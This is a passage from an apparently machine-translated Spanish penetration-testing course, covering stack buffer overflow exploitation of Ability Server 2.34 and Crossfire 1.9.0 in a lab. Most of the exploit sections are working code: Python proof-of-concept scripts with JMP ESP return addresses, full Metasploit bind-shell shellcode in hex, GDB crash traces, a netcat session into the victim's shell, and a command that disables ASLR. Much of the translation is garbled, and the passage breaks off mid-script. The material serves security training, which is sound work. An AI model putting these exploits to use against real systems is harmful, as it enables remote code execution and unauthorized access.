
6.3.5 Búsqueda de una dirección de retorno

Usted puede encontrar fácilmente la dirección del remitente utilizando OllyDbg u otras herramientas especializadas como findjump.

6.3.5.1 Uso de OllyDbg

En OllyDbg, haga clic en el botón Módulos ejecutables. Haga doble clic en USER32.dll y la búsqueda de un JMP ESP mando en esa DLL.






La primera JMP ESP comando se encuentra en USER32.dll en la dirección 77E14C29. Vuelva a colocar la \ x42 \ x42 \ x42 \ x42 cadena con esta dirección, por lo que en el momento del accidente, EIP apuntará a la JMP comando ESP en User32.dll, haciendo que la aplicación para ir a la dirección actual en ESP, donde su shellcode residirá. Edite el PoC para incluir esta nueva información:

```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

ret = "\x29\x4c\xe1\x77" # 77E14C29 JMP ESP USER32.dll

buffer = '\x41' * 966 + ret + '\x90' * 16 + '\xCC' *1014

print "\nSending evil buffer..."

s.connect(('192.168.103.128',21))

data = s.recv(1024)

s.send('USER ftp' +'\r\n')

data = s.recv(1024)

s.send('PASS ftp' +'\r\n')
```

```
data = s.recv(1024)

s.send('STOR ' +buffer+'\r\n')

s.close()
```

Dos adiciones a la PoC son dignos de mención.
PON: Usted ha rellenado los 16 bytes después de la dirección de retorno con "\ x90"-NOP (no operación comandos). Este código de operación simplemente le dice a la CPU para seguir adelante en la secuencia de comandos.
Puntos de corte: Para propósitos de prueba, el búfer shellcode está llena de "\" XCC 's-puntos de interrupción. Esta código de operación se detiene la aplicación en el depurador para que pueda examinar el accidente en ese punto.

El choque resultante de esta secuencia de comandos se verá así:



Como puede ver, usted ha aterrizado con éxito en los puntos de interrupción, y cualquier cosa sustituirlas puntos de interrupción se ejecuta en la máquina.

6.3.6 Creación Shellcode Basic

Escribir su propio código shell inversa completa está más allá del alcance de este módulo. Este módulo voluntad, Sin embargo, el intento de crear shellcode básica y examinar los procesos y dificultades en hacer que funcione. Incluso si usted no está familiarizado con el lenguaje ensamblador, este ejemplo es simple suficiente para seguir, así que no cunda el pánico!
Su shellcode se abrirá un cuadro de mensaje en la pantalla con el texto HAX en el rubro y texto áreas.
Para ello, es necesario utilizar la función API de Windows MessageBoxA. Mirando esta función en Google revela que esta función toma cuatro argumentos:

```
int MessageBox(

HWND hWnd,

LPCTSTR lpText,

LPCTSTR lpCaption,

UINT uType

);
```

Cuando los parámetros son:

hWnd

[in] Handle to the owner window of the message box to be created. If this parameter is NULL, the message box has no owner window.

lpText

[in] Pointer to a null-terminated string that contains the message to be displayed.

lpCaption

[in] Pointer to a null-terminated string that contains the dialog box title.

If this parameter is NULL, the default title Error is used.

uType

[in] Specifies the contents and behavior of the dialog box. This Parameter


can be a combination of flags from the following groups of flags.

Más información acerca de la función MessageBoxA se puede encontrar aquí:
http://msdn2.microsoft.com/en-us/library/ms645505.aspx

Para llamar a la función MessageBoxA, es necesario localizar su domicilio en Windows XP SP2. Una simple búsqueda en OllyDbg revela que la función está en 0x77d8050b. A continuación, utilice el siguiente código ASM para llamar a la función MessageBoxA:

```
[BITS 32]

mov ebx, 0x00584148 ; Loads a null-terminated string "HAX" to ebx

push ebx ; pushes ebx to the stack

mov esi, esp ; saves null-terminated string "HAX" in esi

xor eax, eax ; Zero our eax (eax=0)

push eax ; Push the fourth parameter (uType) to the stack (value 0)

push esi ; Push the third parameter (lpCaption) to the stack (value
HAX\00)

push esi ; Push the second parameter (lpText) to the stack (value HAX\00)

push eax ; Push the first parameter (hWnd) to the stack (value 0)

mov eax, 0x7E45058A ; Move the MessageBoxA address in to eax

call eax ; Call the MessageBoxA function with all parameters supplied.
```

Se compila este código usando NASM y abra el archivo binario resultante en un editor hexadecimal. Se puede ver que hay un byte nulo en el shellcode ("\ x00"). Este byte terminaría operaciones de cadena de copia y haría cortar el tampón en el medio - obviamente no es algo bueno. Usted puede superar este byte nulo mediante la codificación de el shellcode. El Metasploit Framework contiene varios codificadores de este tipo. Una vez codificado, puede colocar el nuevo shellcode en el área designada en el exploit y disfrutar la gloria de su Mensajes!


Ability Server 2.34
Ability Server
Ability Server 2.34: No news available.
Try our more advanced FTP Server and Mail Server... www.code-crafters.com
HTTP Server
Offline.
Activate
Settings
Email Server
Offline.
Activate
Settings
FTP Server
Online, 1 connections. 2 Kb in and 0 Kb out.
De-Activate
Settings
Help
Disable News
Auto Hide
Hide
HAX
HAX
OK

6.3.7 Obtención de la Shell

Tan impresionante como este cuadro de mensajes puede ser, usted necesita encontrar un shellcode más práctico que permitirá acceder a esta máquina vulnerable. Con este fin, utilizar el generador de código shell Metasploit rápidamente crear shellcode. Vamos a usar el Metasploit Framework (explicado más adelante) para generar el código shell-a Win32 Bindshell (por defecto en el puerto 4444) shellcode:

```
bt framework3 # ./msfpayload windows/shell_bind_tcp O

Name: Windows Command Shell, Bind TCP Inline

Version: 4419

Platform: Windows

Arch: x86

Needs Admin: No

Total size: 317

Provided by:

vlad902 <vlad902@gmail.com>

Basic options:

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC seh yes Exit technique: seh, thread, process

LPORT 4444 yes The local port

Description:

Listen for a connection and spawn a command shell

bt framework3 #

bt framework3 # ./msfpayload windows/shell_bind_tcp C

/*

* windows/shell_bind_tcp - 317 bytes

* http://www.metasploit.com

* EXITFUNC=seh, LPORT=4444

*/

unsigned char buf[] =

"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
```

```
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6"
"\xff\xd0";
bt framework3 #
```

A continuación, copie este código shell para el PoC. La hazaña final debe ser similar a esto:

```
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6"
"\xff\xd0")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = "\x29\x4c\xe1\x77" # 77E14C29 JMP ESP USER32.dll
buffer = '\x41' * 966 + ret + '\x90' * 16 + shellcode
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
```

```
data = s.recv(1024)

s.send('STOR ' +buffer+'\r\n')

s.close()
```

Ahora puede ejecutar la secuencia de comandos y tratar de conectar con el puerto 4444 en la máquina víctima:

```
root@bt:~# ifconfig eth0

eth0 Link encap:Ethernet HWaddr 00:50:56:C0:00:08

inet addr:192.168.103.1 Bcast:192.168.103.255 Mask:255.255.255.0

inet6 addr: fe80::250:56ff:fec0:8/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

collisions:0 txqueuelen:1000

RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

root@bt:~# ./ability.py

Sending evil buffer...

root@bt:~# nc -v 192.168.103.128 4444

192.168.103.128: inverse host lookup failed: Unknown host

(UNKNOWN) [192.168.103.128] 4444 (krb524) open

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-2000 Microsoft Corp.

C:\abilitywebserver>ipconfig

ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain

IP Address. . . . . . . . . . . . : 192.168.103.128

Subnet Mask . . . . . . . . . . . : 255.255.255.0

Default Gateway . . . . . . . . . : 192.168.103.2

C:\abilitywebserver>
```

Ha explotado servidor Capacidad y ejecutó un shellcode bind-shell, que ha dado el acceso a la máquina de la víctima!

6.4 La explotación de desbordamientos de búfer Linux

6.4.1 Actividades de ajuste Up

Los conceptos detrás de la explotación de desbordamientos de búfer en Linux son similares a los de Windows plataforma. En esta sección se explora el proceso de explotación de una aplicación de Linux, un modo multijugador online Juego de aventura RPG llamado Crossfire. Crossfire 1.9.0 sufrido un desbordamiento de búfer si bien acepta la entrada desde una conexión de socket. Vas utilizar el BGF Linux para depurar este programa, y aunque la sintaxis de línea de comandos puede parecer extraño al principio, pronto conseguirá la caída de ella mediante el uso de algunos comandos simples. GDB es un muy potente depurador. Esta sección muestra sólo un pequeño subconjunto de los comandos de GDB que son necesarios para explotar esta aplicación.

Usted usará su propia máquina BackTrack para ejecutar el software vulnerable y depurar el aplicación. Antes de ejecutar el software vulnerable en su instalación de BackTrack, me gustaría poner en práctica un iptables regla que sólo permite el tráfico de la interfaz de bucle invertido para que no haga su propia máquina vulnerable.

Esta regla se negará el tráfico al puerto vulnerable y evitar que otros se aprovechen de su BackTrack máquina durante este ejercicio:

```
iptables -A INPUT -p tcp --destination-port 13327 -d \! 127.0.0.1 -j DROP

iptables -A INPUT -p tcp --destination-port 4444 -d \! 127.0.0.1 -j DROP
```

Núcleos Linux más recientes y compiladores implementar diversas técnicas de protección de la memoria, como aleatorización memoria, las cookies de la pila, y así sucesivamente. Evitar estos mecanismos de protección es más allá del alcance de este módulo. Para deshabilitar la signación al azar de pila (ASLR) en su máquina BackTrack, introduzca el siguiente comando:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Puede descargar una versión precompilada de Crossfire en http://www.offsec.com/crossfire.tar.gz.
La siguiente prueba de concepto (PoC) de código se bloqueará la aplicación Crossfire y provocar una EIP:

```
#!/usr/bin/python

import socket, sys

host = sys.argv[1]

crash="\x41" * 4379

buffer = "\x11(setup sound " + crash + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[*]Sending evil buffer..."

s.connect((host, 13327))

data=s.recv(1024)

print data

s.send(buffer)

s.close()

print "[*]Payload Sent !"
```

Ejecutar Crossfire bajo GDB, y deje que funcione:

```
root@bt:~# apt-get install gdb

root@bt:~# gdb /usr/games/crossfire/bin/crossfire

GNU gdb 6.8-debian

...

This GDB was configured as "i486-linux-gnu"...

(gdb) run

Starting program: /usr/games/crossfire/bin/crossfire

...

Welcome to CrossFire, v1.9.0

Copyright (C) 1994 Mark Wedel.

Copyright (C) 1992 Frank Tore Johansen.

---------registering SIGPIPE
```

```
Initializing plugins
Plugins directory is /usr/games/crossfire/lib/crossfire/plugins/
-> Loading plugin : cfanim.so
CFAnim 2.0a init
CFAnim 2.0a post init
-> Loading plugin : cfpython.so
...
(gdb) continue
Continuing.
CFPython 2.0a init
CFPython 2.0a post init
Waiting for connections...
```

A continuación, enviar el búfer y GDB informa de un fallo de segmentación:

```
Waiting for connections...
BUG: process_events(): Object without map or inventory is on active list:
mobility (0)
Get SetupCmd:: sound AAAAAAAAAAAAAAAAA...
[New Thread 0xb765f8c0 (LWP 28076)]
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0xb765f8c0 (LWP 28076)]
0x41414141 in ?? ()
(gdb)
```

La información se registra comando muestra los estados registro:

```
(gdb) info registers
eax 0xb740ca0e -1220490738
ecx 0x0 0
edx 0xbff84760 -1074247840
ebx 0x41414141 1094795585
esp 0xbff85880 0xbff85880
```

```
ebp 0x41414141 0x41414141
esi 0x41414141 1094795585
edi 0x41414141 1094795585
eip 0x41414141 0x41414141
eflags 0x210286 [ PF SF IF RF ID ]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb)
```

Observe que el registro EIP (así como otros registros), se ha sobrescrito.
Vuelca el contenido de la memoria (100 bytes) de la ESP y registros EAX en GDB:

```
(gdb) x/100xb $esp
0xbff85880: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x90
0xbff85888: 0x00 0x6d 0x40 0xb7 0x50 0x21 0x05 0x08
0xbff85890: 0x41 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xbff85898: 0x20 0x9b 0x7b 0xb7 0x3c 0xca 0x40 0xb7
0xbff858a0: 0x22 0x11 0x00 0x00 0x00 0x00 0x00 0x00
0xbff858a8: 0xc0 0x65 0x76 0x09 0x40 0x6d 0x40 0xb7
0xbff858b0: 0xc8 0x5b 0xf8 0xbf 0x14 0x5a 0xf8 0xbf
0xbff858b8: 0x14 0x5b 0xf8 0xbf 0x38 0x5d 0x02 0x00
0xbff858c0: 0x01 0x00 0x00 0x00 0x06 0x00 0x00 0x00
0xbff858c8: 0xc8 0x5b 0xf8 0xbf 0xd8 0xd7 0x0f 0x08
0xbff858d0: 0x40 0x6d 0x40 0xb7 0x00 0x00 0x00 0x00
0xbff858d8: 0x14 0x5a 0xf8 0xbf 0x94 0x5a 0xf8 0xbf
0xbff858e0: 0xa0 0xd7 0x1a 0x08
(gdb) x/100xb $eax
0xb740ca0e: 0x73 0x65 0x74 0x75 0x70 0x20 0x73 0x6f
```

```
0xb740ca16: 0x75 0x6e 0x64 0x20 0x41 0x41 0x41 0x41
0xb740ca1e: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca26: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca2e: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca36: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca3e: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca46: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca4e: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca56: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca5e: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca66: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xb740ca6e: 0x41 0x41 0x41 0x41
(gdb)
```

Observe que el registro EAX apunta al principio del sonido buffer-configuración. Convertir esta cadena para hex si no estás convencido. Esto sugiere que usted puede colocar su carga útil (shellcode) en el tampón ubicación que apunta a EAX y luego encontrar una forma para saltar a él. Tómese su tiempo para pensar en la Servidor Capacidad explotar y recordar el razonamiento detrás de la elección de la dirección del remitente JMP ESP.
Eligió un método indirecto para saltar a la memoria intermedia de que el ejecutable se cargó a una ubicación en memoria que contiene bytes nulos, y, para aumentar la estabilidad, ya que la aplicación y el archivo DLL puede ser cargado en direcciones diferentes.

En entornos Linux, a menudo son capaces de usar salto directo a las direcciones codificadas de forma rígida, aunque este método puede hacer que el exploit específico para el medio ambiente y probablemente no funcionará en otro Linux máquinas. Las secciones siguientes inspeccionar tanto los métodos directos e indirectos de llegar al shellcode.

6.4.2 Control de EIP

Antes de saltar, primero identifique la ubicación en la memoria de los 4 bytes que sobrescribir EIP. Usted Ya sabemos que los puntos EAX para el comienzo de la memoria intermedia, por lo que no hay necesidad de cálculos.
Una vez más, utilice el script MSF pattern_create para generar un único byte-4379-largo tampón y de intercambio que para la original 4379 como. Crashing Crossfire, con GDB, una vez más, pone de manifiesto lo siguiente:

```
Waiting for connections...
BUG: process_events(): Object without map or inventory is on active list:
mobility (0)
Get SetupCmd:: sound Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7A...
[New Thread 0xb75e38c0 (LWP 28405)]
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0xb75e38c0 (LWP 28405)]
0x46367046 in ?? ()
(gdb) info registers
eax 0xb7390a0e -1220998642
ecx 0x0 0
edx 0xbf9b4050 -1080344496
ebx 0x31704630 829441584
esp 0xbf9b5170 0xbf9b5170
ebp 0x35704634 0x35704634
esi 0x46327046 1177710662
edi 0x70463370 1883648880
eip 0x46367046 0x46367046
eflags 0x210286 [ PF SF IF RF ID ]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
```

```
(gdb)
```

El guión pattern_offset revela una longitud de búfer de 4368, antes de EIP se sobrescribe:

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 46367046
4368
root@bt:/pentest/exploits/framework3/tools#
```

Ahora prueba esto y arreglar el exploit para sobreescribir EIP con cuatro B:

```
#!/usr/bin/python
import socket, sys
host = sys.argv[1]
crash="\x41" * 4368 + "\x42\x42\x42\x42" + "C"*7
buffer = "\x11(setup sound " + crash + "\x90\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload Sent !"
```

La ejecución de este contra Crossfire bajo GDB revela lo siguiente:

```
Waiting for connections...
BUG: process_events(): Object without map or inventory is on active list:
mobility (0)
Get SetupCmd:: sound AAAAAAAAAAAAAAAAAAAAA..
[New Thread 0xb75b98c0 (LWP 28500)]
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0xb75b98c0 (LWP 28500)]
0x42424242 in ?? ()
(gdb) info registers
eax 0xb7366a0e -1221170674
ecx 0x0 0
edx 0xbfeb6d40 -1075090112
ebx 0x41414141 1094795585
esp 0xbfeb7e60 0xbfeb7e60
ebp 0x41414141 0x41414141
esi 0x41414141 1094795585
edi 0x41414141 1094795585
eip 0x42424242 0x42424242
eflags 0x210282 [ SF IF RF ID ]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
(gdb)
```

Excelente. Ahora controlar EIP y están un paso más cerca de la explotación de la aplicación.

6.4.3 Aterrizaje del Shell

La forma más sencilla para redirigir el flujo de ejecución para saltar a tu shellcode sería saltar directamente a tu shellcode. Retoque el principio del buffer con 200 NOP y colocar un bind shell de Linux (puerto 4444) en el tampón:

```
root@bt:/pentest/exploits/framework3# ./msfpayload -l |grep linux |grep bind

linux/ppc/shell_bind_tcp Listen for a connection and spawn a command shell

linux/ppc64/shell_bind_tcp Listen for a connection and spawn a command shell

linux/x86/metsvc_bind_tcp Stub payload for interacting with a Meterpreter Service

linux/x86/shell/bind_tcp Listen for a connection, Spawn a command shell (staged)

linux/x86/shell_bind_ipv6_tcp Listen for a connection over IPv6 and spawn a
command shell

linux/x86/shell_bind_tcp Listen for a connection and spawn a command shell

root@bt:/pentest/exploits/framework3# ./msfpayload linux/x86/shell_bind_tcp C

/*

* linux/x86/shell_bind_tcp - 78 bytes

* http://www.metasploit.com

* AutoRunScript=, AppendExit=false, PrependChrootBreak=false,

* PrependSetresuid=false, InitialAutoRunScript=,

* PrependSetuid=false, LPORT=4444, RHOST=,

* PrependSetreuid=false

*/

unsigned char buf[] =

"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"

"\x5b\x5e\x52\x68\xff\x02\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a"

"\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0"

"\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f"

"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0"

"\x0b\xcd\x80";

root@bt:/pentest/exploits/framework3#
```

Actualizar el POC y añadir en el código shell:

```
#!/usr/bin/python

import socket, sys

host = sys.argv[1]

